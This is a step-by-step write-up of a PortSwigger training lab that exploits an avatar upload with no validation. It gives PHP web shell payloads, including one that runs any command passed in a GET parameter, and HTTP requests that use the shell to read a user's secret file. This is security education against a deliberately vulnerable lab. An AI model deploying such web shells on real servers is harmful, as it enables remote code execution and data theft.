PortSwigger
Lab Description

This lab contains a vulnerable image upload function. It doesn’t perform any validation on the files users upload before storing them on the server’s filesystem.
Objective: Upload a basic PHP web shell and use it to exfiltrate the contents of the file
/home/carlos/secret. Submit this secret using the button provided in the lab banner.
- Your credentials:
wiener:peter
Step 1: Understanding the Vulnerability
The vulnerability:
- The image upload function performs no validation on uploaded files
- Any file type can be uploaded (no MIME type check, no extension validation, no magic bytes check)
- Uploaded files are stored directly in
/files/avatars/ - PHP files are executed when accessed
The attack:
- Create a PHP web shell
- Upload it as an avatar
- Access the uploaded file via browser
- Execute commands to read Carlos’s secret
Step 2: Reconnaissance
Step 2.1: Log In
- Log in with
wiener:peter - Go to My account page

Step 2.2: Observe Avatar Upload
Notice the Avatar upload feature:
- Choose File → Upload
- No restrictions visible
UPload Photo
Step 3: Creating the PHP Web Shell
Step 3.1: Basic Payload

Create a file named shell.php:
<?php echo file_get_contents('/home/carlos/secret'); ?>
Step 3.2: Alternative Payload (System Command)
For more flexibility (used in your screenshots):
<?php system($_GET['command']); ?>
This allows executing arbitrary commands via the command parameter.
Step 4: Uploading the Web Shell
Step 4.1: Upload
- Click Choose File → Select
shell.php - Click Upload
Response
The file avatars/shell.php has been uploaded.

Upload successful! No validation was performed.
Step 4.2: Find the File Path
From the response, the file is stored at:
/files/avatars/shell.php
Full URL:
https://YOUR-LAB-ID.web-security-academy.net/files/avatars/shell.php
Step 5: Executing the Web Shell
Step 5.1: Test with whoami
Access the uploaded shell with a command parameter:
GET /files/avatars/shell.php?command=whoami HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Response
carlos

The web shell works! The server is running as user carlos.
Step 5.2: List Home Directory
GET /files/avatars/shell.php?command=ls%20/home/carlos HTTP/1.1
Response
secret

The file secret exists in /home/carlos/.
Step 5.3: Read the Secret
GET /files/avatars/shell.php?command=cat%20/home/carlos/secret HTTP/1.1
Response(like as):
ZzX34Xqke7pozmolecS2ZLvPwLYo6hHY

- *That’s Carlos’s secret!
Step 6: Submitting the Secret
- Go back to the lab page

- Click Submit solution (button in the lab banner)
- Enter the secret:
ZzX34Xqke7pozmolecS2ZLvPwLYo6hHY - Click OK
Step 7: Lab Solved
Success message displayed: